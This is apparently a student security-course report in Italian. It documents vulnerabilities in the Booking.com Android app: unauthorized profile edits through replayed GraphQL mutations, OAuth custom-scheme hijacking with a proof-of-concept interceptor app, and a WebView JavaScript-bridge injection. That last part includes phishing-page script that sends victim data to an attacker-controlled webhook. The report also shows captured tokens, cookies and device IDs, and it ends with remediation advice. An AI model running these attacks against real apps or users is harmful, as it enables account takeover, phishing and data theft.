
Il package è generato automaticamente da Apollo e contiene le classi corrispondenti a tutte le possibili query che l'applicazione può eseguire. Con jadx-gui è possibile analizzarle tutte per capirne la struttura, sia all'interno dell'app, sia tramite copia dell'intero package che si può salvare in locale:



Ispezionando la classe relativa alla *mutation* query del profilo personale, si può vedere che essa contiene un membro denominato input di tipo `UpdateProfileDataInput`. Cliccandoci sopra è possibile vedere la classe relativa a questo tipo:



Si può notare che la classe contiene tre tipologie principali di dati personali: `address`, `avatar` e `personalData`. È possibile ispezionare ciascuna classe corrispettiva per vedere quali campi adotta, in modo da poterli usare nelle mutation di profilo personale tramite *URL*. Per esempio, in `PersonalDataInput` si può ritrovare il campo `dateOfBirth` già utilizzato precedentemente:



```
File Edit Selection View Go Run Terminal Help
← → Frida injections

() updateProfile.json X
home > alfozdu > Mobile Security > Course project > Booking.com > curl > () updateProfile.json > {} variables > {} input > {} personalData > * firstName

1 {
2   "operationName": "UpdatePersonalProfile",
3   "variables": {
4     "input": {
5       "personalData": {
6         "firstName": "SuperMarioKaliLinux"
7       }
8     }
9   },
10  "query": "mutation UpdatePersonalProfile($input: UpdateProfileDataInput!) { updateProfileData(input: $input) { success } }"
11 }
```

[illegible]

12:05

Personal details

We'll remember this info to make it faster when you book.

Name >

SuperMarioKaliLinux

Gender >

Select your gender

Date of birth >

Jun 6, 1996

Contact details

Properties or providers you book with will use this info if they need to contact you.

Email address >

cevolo8086@sixoplus.com

Verified

This is the email address you use to sign in. It's also where we send your booking confirmations.

Phone number >

Add your phone number

Properties or attractions you book will use this number if they need to contact you. This number can also be used as an alternative sign-in method in case there's an

[illegible]

The image shows two smartphones side-by-side, both displaying the 'Personal details' screen of a travel app. The left phone shows a profile for 'carmelo nonnoditonino' with a birth date of July 7, 1997. The right phone shows a profile for 'SuperCarmeloBros nonnoditonino' with a birth date of Feb 6, 2008. Both profiles are verified and have the same email address, mobsec24@gmail.com.

Left Phone (carmelo nonnoditonino):

- Name:** carmelo nonnoditonino
- Gender:** Select your gender
- Date of birth:** Jul 7, 1997
- Contact details:** Properties or providers you book with will use this info if they need to contact you.
- Email address:** mobsec24@gmail.com (Verified)
- Phone number:** Add your phone number

Right Phone (SuperCarmeloBros nonnoditonino):

- Name:** SuperCarmeloBros nonnoditonino
- Gender:** Select your gender
- Date of birth:** Feb 6, 2008
- Contact details:** Properties or providers you book with will use this info if they need to contact you.
- Email address:** mobsec24@gmail.com (Verified)
- Phone number:** Add your phone number

Questi sono i dati personali del telefono esterno in questione. Al proprietario è stato chiesto di cambiare solo la data di nascita, in modo da poter aggiornare i propri dati e sincronizzarli con il server, e si è ritrovato anche il nome diverso da prima!

Ulteriori test hanno anche mostrato che le richieste da terminale Kali per modificare i dati personali rimangono valide anche chiudendo e/o riavviando l'applicazione. Chiunque entri in possesso della richiesta all'API, sarà in grado di poter inviare modifiche valide a danni del proprietario senza che quest'ultimo possa farci nulla (fino a quando il SSO non scadrà di sua iniziativa).

Conclusioni parziali

È possibile modificare i dati altrui senza autorizzazione. Da verificare se è possibile in qualche modo invalidare la richiesta in modo da non poterla più utilizzare da esterno (per potersi difendere finché non viene implementata una patch). Da verificare se serve catturare l'intera richiesta di mutation o se basta solo una porzione di essa (e poter riusare lo scheletro di un'altra richiesta, possibilmente una nostra).

Custom Scheme Hijacking (OWASP Mobile M3)

È stata identificata una vulnerabilità critica nel flusso di autenticazione OAuth con Facebook.

Infatti, l'app utilizza un custom scheme (idp1) come redirect URI, il che permette ad un'app malevola installata sul dispositivo della vittima di registrare lo stesso custom scheme e intercettare l'authorization code generato da Facebook, qualora la vittima scegliesse accidentalmente di gestire il redirect con essa anziché con l'app target.

Data la scarsa robustezza dell'implementazione OAuth da parte di Booking, è stato possibile scambiare il codice intercettato con un access token valido per l'account della vittima.

Proof of Concept

L'activity registrata per il callback OAuth accetta qualsiasi intent corrispondente allo scheme idp1://

```
<activity
    android:name="net.openid.appauth.RedirectUriReceiverActivity"
    android:exported="true">
    <intent-filter android:autoVerify="true">
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data
            android:scheme="idp1"
            android:host="facebookCallback"/>
    </intent-filter>
    <intent-filter android:autoVerify="true">
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data
            android:scheme="idp1"
            android:host="amazonCallback"/>
    </intent-filter>
</activity>
```

Grazie ad un'analisi del traffico di Booking.com tramite Charles Proxy, abbiamo osservato che il flusso di autenticazione OAuth con Facebook si articola nei seguenti passi:

1. L'app chiama POST /api/identity/authenticate/v1.0/context/initialize passando nel body un deviceContext costituito da elementi pubblici (aid, oauthClientId) e da elementi non pubblici (deviceId). Il server risponde con un context.value, ossia un token opaco cifrato lato server.

The screenshot displays the Charles Proxy interface with two panels. The left panel shows a 'Structure' view of the network traffic, highlighting a POST request to 'https://api.booking.com/api/identity/authenticate/v1.0/context/initialize'. The right panel shows the 'JSON' response from the server, which is a JSON object containing 'action', 'deviceContext', and 'context'. The 'deviceContext' object includes fields like 'aid', 'deviceId', 'deviceType', 'lang', 'libVersion', and 'oauthClientId'. The 'context' object contains a 'value' field with a long, base64-encoded string. The bottom panel shows the 'Query String' and 'Cookies' for the request.

2. L'app apre il browser per l'autenticazione Facebook. Una volta che la vittima si autentica, Facebook reindirizza verso `account.booking.com/social/result/facebook?code=XYZ`, che a sua volta fa redirect al custom scheme `idp1://facebookCallback?code=XYZ&state=mobile-android!guest`.

The screenshot shows the network tab of a web browser. The selected request is from `https://m.facebook.com` to `https://m.facebook.com/social/result/facebook?code=AQLr1gckZA35eWKULo711eK_rnYd7kv3KQgG0Sqr6u6jmsOxsYX_wxoAlpQds1e0-Eq15F6t...`. The response is a 302 Found redirect to `idp1://facebookCallback?code=XYZ&state=mobile-android!guest`. The headers show 'Location' and 'Content-Type'.

The screenshot shows the network tab of a web browser. The selected request is from `https://m.facebook.com` to `https://m.facebook.com/social/result/facebook?code=AQLr1gckZA35eWKULo711eK_rnYd7kv3KQgG0Sqr6u6jmsOxsYX_wxoAlpQds1e0-Eq15F6t...`. The response is a 302 Found redirect to `idp1://facebookCallback?code=XYZ&state=mobile-android!guest`. The headers show 'Location' and 'Content-Type'.

3. Android intercetta questa URI a livello di sistema operativo e la consegna tramite Intent all'activity registrata per quello scheme, ossia RedirectUriReceiverActivity, che riceve l'Intent ed estrae l'authorization code, che viene poi inviato al backend tramite POST /api/identity/authenticate/v1.0/social/login/facebook, insieme al deviceContext e al context.value ottenuto al passo 1.
- Il server risponde con l'accessToken relativo all'account Facebook della vittima.

```
{
  "action": "STEP_SOCIAL_LOGIN_FACEBOOK",
  "code": "AQLr1gckZA35eWkULo711eK_rrNYd7kv3KQgoG0SQR6ugeJms0xsYX_wxoALjP0dsI1e0-Eq15F6tEccUGSwixEPFRR1PumUokVwEqD360DVEuNq2EHx",
  "context": {
    "value": "UtwBcwDRmMNVN2CEUY1ZVZTG-C7ucZ2K1JVv_PgtKjmm_FHCv1RwC90Ry79eE2N249b5W4hbtD4z4hs8p7R8G2xv0nt0B1enHosInQCt0vYhLk1-S"
  },
  "deviceContext": {
    "aid": "337862",
    "deviceId": "53d42f1f-6dc3-4c59-8f93-2c80e8f5346f",
    "deviceType": "DEVICE_TYPE_ANDROID_NATIVE",
    "lang": "en-us",
    "libVersion": "3.1.8",
    "oauthClientId": "eEUptvgPz7Gv2N50duz0"
  },
  "resultUri": "https://account.booking.com/social/result/facebook"
}
```

```
{
  "payloadAuthenticated": {
    "refreshTokenExpiresIn": 31536000,
    "accessTokenExpiresIn": 1800,
    "refreshTokenType": "dpop",
    "refreshToken": "CAEShQ5JsggLVQ2R0PeyZ0JAgHWEcntz2pNLam1nS-hUE187BrEExiB8jWnX2Q0EbsEPzFpaeDxugdMjTzDAVU2xjHrFKDsUdQ0vY-8eVXI3v",
    "accessToken": "CAESogY50AUIAHCq55PtAhqZBcitSM4LT6v9kSe6qB9WfkmOdznbc020oPsdTqEF2hDgSt8ki4t_M0kyS2pRQTVa8z7s_s2-mEZYUKn0tiRAoeYbz_yPyzC0If...",
    "idToken": "eyJ0eXAiOiJKV1QiLCJraWQiOiJXV2QrS01ibFpzcWVhbnRlbnR1bW5lImFzZyI6IktVMTU2In0.eyJ3c3MiOiJodHRwczovL2FjY291bnQvYm9v",
    "accessTokenType": "bearer"
  },
  "nextStep": "STEP_SUCCESS"
}
```

Vale la pena sottolineare due aspetti emersi dall'analisi delle richieste agli endpoint context/initialize e social/login/facebook

- 1) Nelle richieste sono presenti header aggiuntivi, che il server non valida

```
POST /api/identity/authenticate/v1.0/context/initialize?notification_auth_status=2 HTTP/1.1
X-Access-Token CAES9gUSpAUIAHCq55PtAhqZBcitSM4LT6v9kSe6qB9WfkmOdznbc020oPsdTqEF2hDgSt8ki4t_M0kyS2pRQTVa8z7s_s2-mEZYUKn0tiRAoeYbz_yPyzC0If...
X-Booking-lam-Account-Token CAES9gUSpAUIAHCq55PtAhqZBcitSM4LT6v9kSe6qB9WfkmOdznbc020oPsdTqEF2hDgSt8ki4t_M0kyS2pRQTVa8z7s_s2-mEZYUKn0tiRAoeYbz_yPyzC0If...
DPOp eyJ0eXAiOiJKV1QiLCJraWQiOiJXV2QrS01ibFpzcWVhbnRlbnR1bW5lImFzZyI6IktVMTU2In0.eyJ3c3MiOiJodHRwczovL2FjY291bnQvYm9v...
X-LIBRARY okhttp+network-api
User-Agent Booking.App/60.2.1.11 Android/12; Type: mobile; AppStore: huawei_paid_store; Brand: google; Model: sdk_gphone64_x86_64;
Content-Type application/json; charset=UTF-8
Content-Length 235
Host account.booking.com
Connection Keep-Alive
Accept-Encoding gzip
Cookie bkng_wvpc=a:0&m:0; pcm_consent=analytical%3Dfalse%26countryCode%3DIT%26consentId%3D6471ec09-a5db-46fa-87c8-aba358b202ee%26consent...
Cookie aws-waf-token=a0c8e438-b29e-4f93-9a97-de991905558d:DgoAbaBYRiorAAAA:WascPo7OZcaEytFAHA9u74x0Fm5IstHPoa+mnQ8gVBZ/2ACQJ4TWUUh2CDY...
```

```
POST /api/identity/authenticate/v1.0/social/login/facebook?notification_auth_status=2 HTTP/1.1
X-Booking-lam-TSafs 102181
X-Access-Token CAES9gUSpAUIAHCq55PtAhqZBcitSM4LT6v9kSe6qB9WfkmOdznbc020oPsdTqEF2hDgSt8ki4t_M0kyS2pRQTVa8z7s_s2-mEZYUKn0tiRAoeYbz_yPyzC0If...
X-Booking-lam-Account-Token CAES9gUSpAUIAHCq55PtAhqZBcitSM4LT6v9kSe6qB9WfkmOdznbc020oPsdTqEF2hDgSt8ki4t_M0kyS2pRQTVa8z7s_s2-mEZYUKn0tiRAoeYbz_yPyzC0If...
DPOp eyJ0eXAiOiJKV1QiLCJraWQiOiJXV2QrS01ibFpzcWVhbnRlbnR1bW5lImFzZyI6IktVMTU2In0.eyJ3c3MiOiJodHRwczovL2FjY291bnQvYm9v...
X-LIBRARY okhttp+network-api
User-Agent Booking.App/60.2.1.11 Android/12; Type: mobile; AppStore: huawei_paid_store; Brand: google; Model: sdk_gphone64_x86_64;
Content-Type application/json; charset=UTF-8
Content-Length 1119
Host account.booking.com
Connection Keep-Alive
Accept-Encoding gzip
Cookie bkng_wvpc=a:0&m:0; pcm_consent=analytical%3Dfalse%26countryCode%3DIT%26consentId%3D6471ec09-a5db-46fa-87c8-aba358b202ee%26consent...
Cookie aws-waf-token=a0c8e438-b29e-4f93-9a97-de991905558d:DgoAbaBYRiorAAAA:WascPo7OZcaEytFAHA9u74x0Fm5IstHPoa+mnQ8gVBZ/2ACQJ4TWUUh2CDY...
```

- 2) Gli elementi non pubblici che costituiscono il deviceContext non vengono validati dal server

Quindi è sempre possibile ottenere un accessToken valido relativo all'account Facebook della vittima. Questo accessToken può essere sfruttato per esempio per leggere e modificare i dati relativi al profilo della vittima:

Per dimostrare questa vulnerabilità abbiamo sviluppato un'app Android che registra nel manifest lo stesso scheme `idp1://facebookCallback` dell'app Booking.com e che costruisce le stesse richieste agli endpoint visti in precedenza


```
<!-- Activity che intercetta i deep link OAuth -->
<activity
    android:name=".InterceptActivity"
    android:exported="true"
    android:launchMode="singleTask"
    android:theme="@android:style/Theme.Material.Light.NoActionBar">

    <!-- Facebook OAuth Callback -->
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data
            android:scheme="idp1"
            android:host="facebookCallback" />
    </intent-filter>


    <!-- Amazon OAuth Callback -->
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data
            android:scheme="idp1"
            android:host="amazonCallback" />
    </intent-filter>

</activity>
```


Quindi quando la vittima effettua il login con Facebook gli verrà richiesto come gestire il redirect



Se la vittima dovesse accidentalmente cliccare sull'app malevola si aprirebbe questa schermata che mostra i dati del profilo Booking della vittima, così come l'update della data di nascita



Infatti, se adesso facciamo il login su Booking osserviamo che la data di nascita è stata modificata con quella stabilita dall'app malevola



Conclusioni

L'analisi condotta ha evidenziato una vulnerabilità critica nel flusso di autenticazione OAuth con Facebook implementato dall'app Booking.com.

La radice del problema risiede nell'utilizzo di un custom URI scheme (idp1://) come redirect URI, che per sua natura non può essere registrato in modo esclusivo da una singola applicazione sul sistema operativo Android. Un attore malevolo può quindi registrare lo stesso scheme in un'app fraudolenta e intercettare l'autorization code OAuth prima che raggiunga l'app legittima.

La gravità della vulnerabilità è ulteriormente aggravata dall'assenza di validazione lato server degli header e degli elementi non pubblici del deviceContext.

Questo significa che, una volta ottenuto l'autorization code, un attaccante può scambiarlo con un access token valido senza alcun controllo aggiuntivo da parte del backend.

Il Proof of Concept sviluppato dimostra concretamente che è possibile leggere e modificare i dati del profilo della vittima (come dimostrato con la modifica della data di nascita), rendendo l'impatto dell'attacco tangibile e verificabile.

Si raccomanda di migrare verso l'utilizzo di App Links (Android), che associano il redirect URI a un dominio verificato tramite un file di configurazione ospitato sul server, impedendo ad app terze di intercettare il callback OAuth.

In aggiunta, è opportuno implementare la validazione rigorosa lato server del deviceContext e degli header di richiesta, nonché adottare il parametro PKCE (Proof Key for Code Exchange) per proteggere ulteriormente il flusso di autorizzazione e rendere inutilizzabile un authorization code intercettato senza il relativo code verifier.

JavaScript Bridge Injection (OWASP Mobile M4)

È stata identificata un'activity esportata che apre una WebView senza alcuna validazione dell'URL ricevuto tramite Intent.

Qualsiasi applicazione terza o deeplink esterno può quindi caricare una pagina di phishing con l'obiettivo di rubare i dati personali della vittima.

Inoltre, la WebView espone un JavaScript Bridge registrato attraverso *addJavascriptInterface*, il cui metodo *postMessage*, se invocato con il payload *dnsmi*, disabilita tutti i cookie non funzionali (analytics e marketing). L'attaccante può quindi aggiungere l'esecuzione di questo JavaScript Bridge alla pagina di phishing, bypassando completamente il consenso dell'utente.

Proof of Concept

Tramite reverse engineering del file APK con jadx-gui, l'analisi dell'AndroidManifest.xml rivela la presenza dell'activity esportata *PrivacyDSRWebView*:

```
<activity
    android:name="com.booking.identity.privacy.p3l6ui.webview.PrivacyDSRWebView"
    android:exported="true"
    android:screenOrientation="fullSensor"/>
```

Quest'ultima estende *PrivacyDSRWebView5* ed istanzia *PrivacyDSRWebView2* (questa istanza verrà recuperata all'interno del metodo *onCreate* della classe *PrivacyDSRWebView5*):

[illegible]

La classe *PrivacyDSRWebView2* implementa l'interfaccia *WebAppInterface* ed espone il metodo *postMessage*. Quando il payload ricevuto è esattamente la stringa *dnsmi*, il metodo invoca *optOutNonRequiredGroups* e *saveConsentValues*, disabilitando il tracking dell'utente senza alcun suo intervento:

```

package com.booking.identity.privacy.p316ui.webview;

import android.webkit.JavascriptInterface;
import com.booking.identity.privacy.Privacy5;
import com.booking.identity.privacy.Privacy5;
import com.booking.identity.privacy.PrivacySqueaks;
import com.booking.identity.privacy.dependency.PrivacyModule;
import com.booking.identity.privacy.dependency.PrivacyModule2;
import com.booking.identity.privacy.webview.WebAppInterface;
import kotlin.jvm.internal.Intrinsics;
import org.jetbrains.annotations.NotNull;

/* JADX INFO: renamed from: com.booking.identity.privacy.ui.webview.PrivacyDSRWithdrawWebAppInterface, reason: use source file name */
/* JADX INFO: compiled from: PrivacyDSRWebView.kt */
/* JADX INFO: loaded from: classes12.dex */
public final class PrivacyDSRWebView2 implements WebAppInterface {
    @Override // com.booking.identity.privacy.webview.WebAppInterface
    @JavascriptInterface
    public void postMessage(@NotNull String message) {
        Intrinsics.checkNotNullParameter(message, "message");
        if (!Intrinsics.areEqual(message, "dsnmi")) {
            PrivacySqueaks.android_privacy_dsr_fail.create(message).send();
            return;
        }
        PrivacySqueaks.android_privacy_dsr_success.create(message).send();
        PrivacyModule.INSTANCE.getInstance();
        Privacy5 privacyTrackingConsentManager = PrivacyModule2.getPrivacyTrackingConsentManager();
        privacyTrackingConsentManager.optOutNonRequiredGroups(Privacy.getDependencies$privacy_release().getCategories());
        privacyTrackingConsentManager.saveConsentValues();
    }
}

```


Nella classe *PrivacyWebViewCompose*, il metodo *WebViewContent* si occupa della costruzione fisica della WebView ed esegue tre operazioni critiche in sequenza:

- 1) abilita JavaScript
- 2) registra il bridge, rendendolo chiamabile da qualsiasi JavaScript in esecuzione nella WebView
- 3) carica l'URL malevolo, senza alcun ulteriore controllo

```
public static final void WebViewContent(@NotNull final String url, @NotNull final WebAppInterface webAppInterface, @NotNull final WebViewClient webViewClient, Composer composer, final int id) throws Throwable {
    Intrinsic.checkNotNullParameter(url, "url");
    Intrinsic.checkNotNullParameter(webAppInterface, "webAppInterface");
    Intrinsic.checkNotNullParameter(webViewClient, "webViewClient");
    ComposerImpl composerImplStartRestartGroup = composer.startRestartGroup(1929075877);
    int i2 = (composerImplStartRestartGroup.changed(url) ? 4 : 2) | i | (composerImplStartRestartGroup.changedInstance(webAppInterface) ? 32 : 16) | (composerImplStartRestartGroup.changedInstance(webViewClient) ? 64 : 8);
    if ((i2 & Facility.EVENING_ENTERTAINMENT) == 146 && composerImplStartRestartGroup.getSkipping()) {
        composerImplStartRestartGroup.skipToGroupEnd();
    } else {
        FillElement fillElement = SizeKt.FillWholeMaxSize();
        composerImplStartRestartGroup.startReplaceMaxGroup(2102850507);
        int i3 = 12 & 14;
        boolean zChangedInstance = composerImplStartRestartGroup.changedInstance(webViewClient) | composerImplStartRestartGroup.changedInstance(webAppInterface) | (i3 == 4);
        Object objRememberedValue = composerImplStartRestartGroup.rememberedValue();
        Composer.Companion$Empty$1 composer$Companion$Empty$1 = Composer.Companion.Empty;
        if (zChangedInstance | objRememberedValue == composer$Companion$Empty$1) {
            objRememberedValue = new Function1() { // from class: com.booking.identity.privacy.ui.webview.PrivacyWebViewComposeKt$ExternalSyntheticLambda1
                @Override // kotlin.jvm.functions.Function1
                public final Object invoke(Object obj) {
                    Context context = (Context) obj;
                    Intrinsic.checkNotNullParameter(context, "context");
                    WebView webView = new WebView(context);
                    webView.setLayoutParams(new ViewGroup.LayoutParams(-1, -1));
                    WebSettings settings = webView.getSettings();
                    settings.setJavaScriptEnabled(true);
                    settings.setLoadImagesAutomatically(true);
                    CookieManager.getInstance().setAcceptThirdPartyCookies(webView, true);
                    webView.setWebViewClient(webViewClient);
                    webView.requestFocus(130);
                    webView.setScrollBarStyle(0);
                    webView.addJavaScriptInterface(webAppInterface, "appInterface");
                    webView.loadUrl(url);
                    return webView;
                }
            };
        }
        composerImplStartRestartGroup.updateRememberedValue(objRememberedValue);
        Function1 function1 = (Function1) objRememberedValue;
        composerImplStartRestartGroup.end(false);
        composerImplStartRestartGroup.startReplaceMaxGroup(2102878450);
        boolean z = 13 == 4;
        Object objRememberedValue2 = composerImplStartRestartGroup.rememberedValue();
        if (z | objRememberedValue2 == composer$Companion$Empty$1) {
            objRememberedValue2 = new ChatHeaderKt$ExternalSyntheticLambda2(url, 1);
            composerImplStartRestartGroup.updateRememberedValue(objRememberedValue2);
        }
        composerImplStartRestartGroup.end(false);
        AndroidView_androidKt.AndroidView(48, 0, composerImplStartRestartGroup, fillElement, function1, (Function1) objRememberedValue2);
    }
    RecomposeScopeImpl recomposeScopeImplEndRestartGroup = composerImplStartRestartGroup.endRestartGroup();
    if (recomposeScopeImplEndRestartGroup.block != null) {
        recomposeScopeImplEndRestartGroup.block = new Function2(url, webAppInterface, webViewClient, i) { // from class: com.booking.identity.privacy.ui.webview.PrivacyWebViewComposeKt$ExternalSyntheticLambda3
            public final /* synthetic */ String f$0;
            public final /* synthetic */ WebAppInterface f$1;
            public final /* synthetic */ WebViewClient f$2;

            @Override // kotlin.jvm.functions.Function2
            public final Object invoke(Object obj, Object obj2) throws Throwable {
                ((Integer) obj2).getClass();
                int iUpdateChangedFlags = RecomposeScopeImpl4.updateChangedFlags(1);
                WebAppInterface webAppInterface2 = this.f$1;
                WebViewClient webViewClient2 = this.f$2;
                PrivacyWebViewCompose.WebViewContent(this.f$0, webAppInterface2, webViewClient2, (Composer) obj, iUpdateChangedFlags);
                return Unit.INSTANCE;
            }
        };
    }
}
```

È stata costruita una pagina HTML completa hostata tramite *python3 -m http.server 8080* e resa raggiungibile esternamente con *ngrok http 8080*.

Questa pagina impersona una schermata di verifica identità Booking.com con un form, che raccoglie l'email inserita dalla vittima e la invia ad un webhook esterno controllato dall'attaccante.

Inoltre, questa pagina invoca automaticamente *appInterface.postMessage("dnsmi")* tramite polling (max 10 tentativi x 200 ms) su *window.appInterface* per disabilitare silenziosamente il tracking della vittima.

```
<script>
(function() {
    // Configurazione Webhook
    var WEBHOOK_URL = "https://webhook.site/e1fdc477-d29c-45a9-bf2c-678a9949068c";
    var findings = [];

    async function sendToWebhook(data) {
        try {
            await fetch(WEBHOOK_URL, {
                method: 'POST',
                mode: 'no-cors',
                headers: { 'Content-Type': 'application/json' },
                body: JSON.stringify({ timestamp: new Date().toISOString(), ... data })
            });
        } catch(e) {
            console.error('[System] Error reporting status');
        }
    }
})
```



```

